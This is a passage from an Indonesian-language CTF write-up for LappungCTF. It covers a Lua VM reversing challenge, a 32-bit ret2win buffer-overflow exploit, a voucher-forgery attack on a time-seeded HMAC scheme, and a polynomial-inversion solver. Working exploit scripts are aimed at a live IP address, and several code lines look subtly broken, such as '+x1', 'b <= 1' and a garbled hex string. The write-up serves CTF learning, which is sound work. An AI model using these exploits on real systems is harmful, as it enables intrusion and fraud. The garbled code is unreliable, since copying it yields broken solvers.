    L3_2 = A0_2 & 255
    L4_2 = 8 - A1_2
    L3_2 = L3_2 >> L4_2
    L2_2 = L2_2 | L3_2
    L2_2 = L2_2 & 255
    return L2_2
end
```

```
function L7_1(A0_2, A1_2, A2_2)
    local L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2,
L11_2, L12_2, L13_2, L14_2, L15_2, L16_2
    L3_2 = L4_1
    L4_2 = A2_2
    L3_2 = L3_2(L4_2)
    L4_2 = {}
    L5_2 = 1
    L6_2 = #L3_2
    L7_2 = 1
    for L8_2 = L5_2, L6_2, L7_2 do
        L9_2 = L3_2[L8_2]
        L4_2[L8_2] = L9_2
    end
    L5_2 = 1
    L6_2 = {}
    L7_2 = 0
    while true do
        L8_2 = #A0_2
        if not (L5_2 <= L8_2) then
            break
        end
        L7_2 = L7_2 + 1
        if 50000 < L7_2 then
            L8_2 = false
            L9_2 = "timeout"
            return L8_2, L9_2
        end
        L8_2 = A0_2[L5_2]
        L5_2 = L5_2 + 1
        L9_2 = L4_2[L8_2]
        if not L9_2 then
            L9_2 = 4
        end
        if L9_2 == 1 then
            L10_2 = A0_2[L5_2]
            L5_2 = L5_2 + 1
```

```
L11_2 = #L6_2
L11_2 = L11_2 + 1
L6_2[L11_2] = L10_2
elseif L9_2 == 2 then
    L10_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L11_2 = #L6_2
    if L11_2 == 0 then
        L11_2 = false
        L12_2 = "bad"
        return L11_2, L12_2
    end
    L11_2 = #L6_2
    L12_2 = #L6_2
    L12_2 = L6_2[L12_2]
    L12_2 = L12_2 ~ L10_2
    L6_2[L11_2] = L12_2
elseif L9_2 == 3 then
    L10_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L11_2 = #L6_2
    if L11_2 == 0 then
        L11_2 = false
        L12_2 = "bad"
        return L11_2, L12_2
    end
    L11_2 = #L6_2
    L12_2 = L6_1
    L13_2 = #L6_2
    L13_2 = L6_2[L13_2]
    L14_2 = L10_2
    L12_2 = L12_2(L13_2, L14_2)
    L6_2[L11_2] = L12_2
elseif L9_2 == 4 then
elseif L9_2 == 5 then
    L10_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L11_2 = 1
```

```
L12_2 = L10_2 % 3
L12_2 = L12_2 + 1
L13_2 = 1
for L14_2 = L11_2, L12_2, L13_2 do
    L15_2 = L10_2 * L14_2
    L16_2 = L10_2 << 1
    L15_2 = L15_2 ~ L16_2
end
elseif L9_2 == 6 then
    L10_2 = A2_2 ~ 255
    L10_2 = L10_2 & 170
elseif L9_2 == 7 then
    L10_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L11_2 = #L6_2
    if L11_2 ~= L10_2 then
        L11_2 = false
        L12_2 = "len"
        return L11_2, L12_2
    end
elseif L9_2 == 8 then
    L10_2 = A0_2[L5_2]
    L11_2 = L5_2 + 1
    L11_2 = A0_2[L11_2]
    L11_2 = L11_2 << 8
    L10_2 = L10_2 + L11_2
    L5_2 = L5_2 + 2
    L11_2 = 0
    L12_2 = 1
    L13_2 = #L6_2
    L14_2 = 1
    for L15_2 = L12_2, L13_2, L14_2 do
        L16_2 = L6_2[L15_2]
        L16_2 = L11_2 + L16_2
        L11_2 = L16_2 & 65535
    end
    if L11_2 ~= L10_2 then
        L12_2 = false
```

```
L13_2 = "crc"
    return L12_2, L13_2
end
elseif L9_2 == 9 then
    L10_2 = true
    L11_2 = L6_2
    return L10_2, L11_2
elseif L9_2 == 10 then
    L10_2 = false
    L11_2 = "haltfail"
    return L10_2, L11_2
elseif L9_2 == 11 then
    L10_2 = A0_2[L5_2]
    L5_2 = L5_2 + 1
    L11_2 = L10_2 - 128
    L5_2 = L5_2 + L11_2
    if L5_2 < 1 then
        L11_2 = false
        L12_2 = "jmpbad"
        return L11_2, L12_2
    end
else
    if L9_2 == 12 then
        L10_2 = A0_2[L5_2]
        L5_2 = L5_2 + 1
        L11_2 = #L6_2
        L11_2 = L11_2 + 1
        L12_2 = L10_2 ~ 85
        L12_2 = L12_2 & 255
        L6_2[L11_2] = L12_2
    else
    end
end
end
L8_2 = false
L9_2 = "nohalt"
return L8_2, L9_2
end
```

```
function L8_1()
    local L0_2, L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2,
L9_2, L10_2, L11_2, L12_2, L13_2, L14_2
    L0_2 = L5_1
    L1_2 = L2_1
    L0_2 = L0_2(L1_2)
    L1_2 = L5_1
    L2_2 = L1_1
    L1_2 = L1_2(L2_2)
    L2_2 = io
    L2_2 = L2_2.write
    L3_2 = "Enter flag: "
    L2_2(L3_2)
    L2_2 = io
    L2_2 = L2_2.read
    L3_2 = "*1"
    L2_2 = L2_2(L3_2)
    if not L2_2 then
        L2_2 = ""
    end
    L3_2 = #L2_2
    L4_2 = #L1_2
    if L3_2 ~= L4_2 then
        L3_2 = print
        L4_2 = "Nope."
        L3_2(L4_2)
        return
    end
    L3_2 = {}
    L4_2 = 1
    L5_2 = #L2_2
    L6_2 = 1
    for L7_2 = L4_2, L5_2, L6_2 do
        L8_2 = L7_2 - 1
        L9_2 = string
        L9_2 = L9_2.byte
        L10_2 = L2_2
```

```
L11_2 = L7_2
L9_2 = L9_2(L10_2, L11_2)
L10_2 = L8_2 * 9
L10_2 = L10_2 + 55
L10_2 = L10_2 & 255
L9_2 = L9_2 ~ L10_2
L11_2 = L8_2 % 7
L11_2 = L11_2 + 1
L12_2 = L6_1
L13_2 = L9_2
L14_2 = L11_2
L12_2 = L12_2(L13_2, L14_2)
L9_2 = L12_2
L12_2 = #L3_2
L12_2 = L12_2 + 1
L3_2[L12_2] = L9_2
end
L4_2 = L7_1
L5_2 = L0_2
L6_2 = L1_2
L7_2 = L0_1
L4_2, L5_2 = L4_2(L5_2, L6_2, L7_2)
if not L4_2 then
    L6_2 = print
    L7_2 = "Nope."
    L6_2(L7_2)
    return
end
L6_2 = L5_2
L7_2 = 1
L8_2 = #L1_2
L9_2 = 1
for L10_2 = L7_2, L8_2, L9_2 do
    L11_2 = L6_2[L10_2]
    L12_2 = L3_2[L10_2]
    if L11_2 == L12_2 then
        L11_2 = L6_2[L10_2]
        L12_2 = L1_2[L10_2]
```

```
if L11_2 == L12_2 then
    goto lbl_80
end
end
L11_2 = print
L12_2 = "Nope."
L11_2(L12_2)
do return end
::lbl_80::
end
L7_2 = print
L8_2 = [[
```

Correct! FLAG VERIFIED.]]
L7_2(L8_2)
end

```
L9_1 = coroutine
L9_1 = L9_1.create

function L10_1()
local L0_2, L1_2
L0_2 = pcall
L1_2 = L8_1
L0_2(L1_2)
end
```

```
L9_1 = L9_1(L10_1)
L10_1 = coroutine
L10_1 = L10_1.resume
L11_1 = L9_1
L10_1(L11_1)
```

Di L8_1:

- L0_2 = L5_1(L2_1) mengubah hex panjang jadi array byte.
- L1_2 = L5_1(L1_1) mengubah hex pendek jadi array byte.
- User input >> tiap karakter melakukan transformasi bit [XOR dan rotasi] >> simpan ke L3_2.
- VM jalan >> L7_1 dengan program L0_2 >> target L1_2 >> seed L0_1 >> jadi L5_2
- L5_2 dan L1_2 compare sama L3_2 >> kalo sama = sukses.

Kemudian pakai solver



```
L1_1 =
"f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93
011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8
e81ballef"

flag = bytes(
(
    (
        ((b >> rot) | ((b << (8 - rot)) & 0xFF)) & 0xFF
    ) ^ (((i - 1) * 9 + 55) & 0xFF)
)
for i, b in enumerate(bytes.fromhex(L1_1), start=1)
for rot in ( ((i - 1) % 7) +x1, )
)
print(flag)
```

```
● └── ~/code/HTML/Personal └── /bin/python3 /home/rafell/code/HTML/Personal/a.py
b'LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}'
```

Flag:

LappungCTF{Lu4c_P4ssw0rdnya_CRC_1s_m4tch1ng_n0t_lu4c_wh1t3_c0ff33}

PWN

6.1 Parameter Vault

CHALLENGE 13 SOLVES X

Parameter Vault

872

You've stumbled into a retro terminal guarding a locked vault. The vault opens only for a specific pair of "keys" hidden deep within the binary 32bit.

nc 43.157.205.115 9002

[chall2](#)

Flag Submit

TL;DR

- buffer butuh 28 byte padding
- win() di address 0x08049270
- win butuh 3 parameter
 - arg1 >> 0x14b4da55
 - arg2 >> 0x14b4da55
 - arg3 >> 0xf00db4be
- 28 byte junk data
- overwrite-saved EIP >> win()
- 3 parameter tekan ke stack sesuai calling convention x86

pake solver

```
from pwn import *
r = remote("43.157.205.115", 9002)
r.sendlineafter(b">", b"A"*28 + p32(0x08049270) +
p32(0x41414141) + p32(0x14b4da55) + p32(0) + p32(0xf00db4be))
r.interactive()
```

jadi flag deh

Flag: LappungCTF{ret2win_with_par4ms_r0cks!}

Crypto

7.1 Okaimono Market

Diberikan sebuah code python seperti dibawah ini.

```
import socketserver, threading, time, hmac, hashlib, binascii, secrets

FLAG = "LappungCTF{FAKE_FLAG}"
TICKET_PRICE = 20
FLAG_PRICE = 1000000000

def gene_key(seed):
    import random
    rnd = random.Random(seed)
    kb = bytearray()
    for _ in range(4):
        kb += rnd.getrandbits(64).to_bytes(8, 'big')
    return bytes(kb)

def createvou(amount, key=None):
    nonce = binascii.hexlify(secrets.token_bytes(8)).decode()
    payload = f"{amount}:{nonce}".encode()
    if key is None:
        seed = int(time.time() // 30)
        key = gene_key(seed)
    mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
    voucher =
f'{binascii.hexlify(payload).decode()}:{mac}:{int(time.time())//30}'
    return voucher, payload, mac

def vervou(voucher, allowed_window=2):
    try:
        parts = voucher.strip().split(":")
        if len(parts) != 3:
            return False, "Malformed"
        payload_hex, mac_hex, seed_str = parts
```

```
payload = binascii.unhexlify(payload_hex)
seed = int(seed_str)
for s in range(seed - allowed_window, seed + allowed_window + 1):
    key = gene_key(s)
    mac = hmac.new(key, payload,
hashlib.sha256).hexdigest()
    if hmac.compare_digest(mac, mac_hex):
        amount_s, nonce = payload.decode().split(":")
        return True, int(amount_s)
    return False, "Invalid MAC"
except Exception as e:
    return False, f"Error:{e}"
```

```
MENU_TEXT = """\
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
1) PUB - Info publik
2) BUY - Beli voucher (mengurangi saldo)
3) VOUCHER <voucher> - Redeem voucher (masukkan setelah
memilih 3)
4) BAL - Tampilkan saldo
5) FLAG - Beli flag (jika cukup saldo)
6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga
diterima)
"""
```

```
class Handler(socketserver.StreamRequestHandler):
    def handle(self):
        self.balance = 50
        self.used_nonces = set()
        self.wfile.write(MENU_TEXT.encode())
        pending_action_for_input = None
        while True:
            if pending_action_for_input is None:
                self.wfile.write(b"\nPilihan> ")
            else:
```

```
        self.wfile.write(b"Masukkan voucher> ")
        line = self.rfile.readline()
        if not line:
            break
        cmd = line.decode().strip()
        if pending_action_for_input is None and cmd in
("1", "2", "3", "4", "5", "6"):
            choice = cmd
            if choice == "1":
                op = "PUB"
            elif choice == "2":
                op = "BUY"
            elif choice == "3":
                pending_action_for_input = "VOUCHER"
                self.wfile.write(b"(Anda memilih REDEEM)
Masukkan voucher:\n")
                continue
            elif choice == "4":
                op = "BAL"
            elif choice == "5":
                op = "FLAG"
            elif choice == "6":
                op = "QUIT"
            else:
                op = ""
        else:
            if pending_action_for_input == "VOUCHER":
                op = "VOUCHER " + cmd
                pending_action_for_input = None
            else:
                op = cmd

        op_up = op.upper().strip()
        if op_up == "PUB":
            self.wfile.write(b"INFO: Vouchers use
HMAC-SHA256.\n")
        elif op_up == "BAL":
```

```
        self.wfile.write(f"Balance:\n{self.balance}\n".encode())
    elif op_up == "BUY":
        if self.balance < TICKET_PRICE:
            self.wfile.write(b"Not enough balance to
buy a ticket.\n")
            continue
        self.balance -= TICKET_PRICE
        amt = secrets.choice([1,2,5,10,20])
        voucher, payload, mac = createvou(amt)
        self.wfile.write(f"VOUCHER
{voucher}\n".encode())
    elif op_up.startswith("VOUCHER "):
        voucher = op[8:].strip()
        ok, info = vervou(voucher)
        if ok:
            amount = info
            payload_hex = voucher.split(":")[0]
            payload = binascii.unhexlify(payload_hex)
            _, nonce = payload.decode().split(":")
            if nonce in self.used_nonces:
                self.wfile.write(b"Nonce already
used.\n")
                continue
            self.used_nonces.add(nonce)
            self.balance += amount
            self.wfile.write(f"Redeemed +{amount}.
Balance: {self.balance}\n".encode())
        else:
            self.wfile.write(f"Voucher invalid:
{info}\n".encode())
    elif op_up == "FLAG":
        if self.balance >= FLAG_PRICE:
            self.balance -= FLAG_PRICE
            self.wfile.write(f"FLAG:
{FLAG}\n".encode())
    else:
```

```
        self.wfile.write(f"Need {FLAG_PRICE}.\n")
Current balance: {self.balance}\n".encode())
    elif op_up == "QUIT":
        self.wfile.write(b"Bye\n")
        break
    else:
        self.wfile.write(b"Unknown command. Ketik
angka menu (1..6) atau teks perintah.\n")
```

```
class ThreadedServer(socketserver.ThreadingMixIn,
socketserver.TCPServer):
    allow_reuse_address = True

def main():
    import sys
    port = xxxxx
    if len(sys.argv) > 1:
        port = int(sys.argv[1])
    print(f"[+] Starting Okaimono Market (menu) on :{port}")
    server = ThreadedServer(("0.0.0.0", port), Handler)
    server.serve_forever()

if __name__ == "__main__":
    main()
```

untuk mendapatkan flagnya, pemain harus membelinya menggunakan voucher, dimana Voucher =
f'{binascii.hexlify(payload).decode()}:{mac}:{int(time.time()//30)}
disini pemain mendapatkan seed yaitu {int(time.time()//30)}.
untuk mendapatkan flagnya, disini saya membuat sebuah solver.

```
import socket
import time
import secrets
import hmac
import hashlib
import binascii
import random
```

```
import sys

HOST = "43.157.205.115"
PORT = 21332
AMOUNT = 9999999999
WINDOW = 3
SOCKET_TIMEOUT = 6.0
RECV_CHUNK = 4096
PROMPT = b"Pilihan>"
FLAG_KEYWORD = "Lappung"

def now_slot():
    return int(time.time() // 30)

def make_key_from_seed(seed: int) -> bytes:
    rnd = random.Random(seed)
    # sama seperti implementasi awal: 4 x 64-bit big-endian
    return b"".join(rnd.getrandbits(64).to_bytes(8, "big") for
_ in range(4))

def make_voucher(seed: int) -> str:
    key = make_key_from_seed(seed)
    nonce = secrets.token_bytes(8)
    nonce_hex = binascii.hexlify(nonce).decode()
    payload = f"{AMOUNT}:{nonce_hex}".encode()
    mac = hmac.new(key, payload, hashlib.sha256).hexdigest()
    voucher =
f"{binascii.hexlify(payload).decode()}:{mac}:{seed}"
    return voucher

def recv_until(sock: socket.socket, marker: bytes, timeout:
float) -> bytes:
    sock.settimeout(timeout)
    data = b""
    try:
        while marker not in data:
            chunk = sock.recv(RECV_CHUNK)
            if not chunk:
```

```
        break
    data += chunk
except socket.timeout:
    # tetap kembalikan apa yang sudah diterima
    pass
return data

def attempt_seed(seed: int) -> bool:
    voucher = make_voucher(seed)
    try:
        with socket.create_connection((HOST, PORT),
timeout=SOCKET_TIMEOUT) as s:
            s.settimeout(SOCKET_TIMEOUT)
            intro = recv_until(s, PROMPT, SOCKET_TIMEOUT)
            print(intro.decode(errors="ignore"))

            s.sendall(f"VOUCHER {voucher}\n".encode())

            resp = recv_until(s, PROMPT, SOCKET_TIMEOUT)
            print(resp.decode(errors="ignore"))

            s.sendall(b"FLAG\n")

            # beri sedikit lebih waktu untuk respons FLAG
            final = recv_until(s, PROMPT, 10.0)
            out = final.decode(errors="ignore")
            print(out)

            for line in out.splitlines():
                if FLAG_KEYWORD in line:
                    print(line)
                    return True
    except Exception as e:
        print(f"seed error {seed}: {e}")
    return False

def main():
    slot = now_slot()
```

```

start = slot - WINDOW
end = slot + WINDOW
print(f"brute force seed {start} .. {end}")

for seed in range(start, end + 1):
    if attempt_seed(seed):
        # ditemukan, keluar program
        sys.exit(0)

if __name__ == "__main__":
    main()

```

```

brute force seed 58719129 .. 58719135
Welcome to Okaimono Market!
Pilih aksi (ketik angka lalu Enter):
1) PUB - Info publik
2) BUY - Beli voucher (mengurangi saldo)
3) VOUCHER <voucher> - Redeem voucher (masukkan setelah memilih 3)
4) BAL - Tampilkan saldo
5) FLAG - Beli flag (jika cukup saldo)
6) QUIT - Keluar
(catatan: teks perintah PUB/BUY/VOUCHER/BAL/FLAG/QUIT juga diterima)

Pilihan>
Redeemed +9999999999. Balance: 10000000049

Pilihan>
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

Pilihan>
FLAG: LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

```

Flag:

LappungCTF{terima_kasih_sudah_belanja_di_okaimono_market_dengan_rng_time_seeded_voucher}

7.2 Little ~Pony~

Diberikan sebuah file python sebagai berikut.

```

from Crypto.Util.number import bytes_to_long
from secrets import randbits
from random import SystemRandom
import string

```

```

import sys

def meseji(length: int):
    rnd = SystemRandom()
    alphabet = string.ascii_letters + string.digits + '_{}-'
    return ''.join(rnd.choice(alphabet) for _ in range(length))

def ponyTel(x, coffee, exps):
    s = 0
    for c, e in zip(coffee, exps):
        s += c * pow(x, e)
    return s

MSG_LEN = 18
exps = list(range(1,9))
coffee = [randbits(16)+1 for _ in exps]
msg = meseji(MSG_LEN)
m_int = bytes_to_long(msg.encode())
ct = ponyTel(m_int, coffee, exps)

sys.stdout.write("Welcome to My Little Poly!\n")
sys.stdout.write("exps = %s\n" % (exps,))
sys.stdout.write("coeffs = %s\n" % (coffee,))
sys.stdout.write("ct = %s\n\n" % (ct,))
sys.stdout.write("gimme your answer > ")
sys.stdout.flush()

res = sys.stdin.readline().strip()
if res == msg:
    sys.stdout.write("\n Correct!\nLappungCTF{Fake_Flag_Dummy}\n")
else:
    sys.stdout.write("\n Wrong :(\n")
sys.stdout.flush()

```

isi nc sebagai berikut.

```

Welcome to My Little Poly!
exps = [1, 2, 3, 4, 5, 6, 7, 8]
coeffs = [34430, 20109, 17960, 22410, 38969, 10917,
14225, 13256]
ct = 2948294330234012960859074770115359500777602548063861
5305321651571771640331858756146139549156996498963108

```

```
7875615091664154709601754916842337351211244576858164
301311544287782274888199438761826472875614274712977
086283452721316656488115492547334912674278116447293
3371106590571619904115261228226739708889074269071338
01205838830642407042773103216093648
```

```
gimme your answer >
```

disini kita menggunakan Solver.py untuk mendapatkan flagnya.

```
from pwn import *
import re, sys

r = remote("43.157.205.115", 21336)
d = r.recvuntil(b">").decode()
print(d)

E = list(map(int, re.findall(r"exps\s*=\s*\[(.*?)\]", d[0].split(','))))
C = list(map(int, re.findall(r"coeffs\s*=\s*\[(.*?)\]", d[0].split(','))))
ct = int(re.search(r"ct\s*=\s*(\d+)", d).group(1))

f = lambda m: sum(c * pow(m, e) for c, e in zip(C, E))
a, b = 0, 1
while f(b) < ct: b <= 1

while a <= b:
    m = (a + b) // 2
    v = f(m)
    if v == ct: break
    (a, b) = (m + 1, b) if v < ct else (a, m - 1)

hx = hex(m)[2:]; hx = "0" + hx if len(hx) & 1 else hx
try: flag = bytes.fromhex(hx).decode()
except: flag = bytes.fromhex(hx)
print(flag)
```

```
r.sendline(flag if isinstance(flag, bytes) else flag.encode())
print(r.recvall(timeout=2).decode())
```

Keluarkanlah output

Flag:

LappungCTF{L1ttl3_p0ny_1_m34n_p0ly_p0lyn0m14l_3v4l
u4t1on}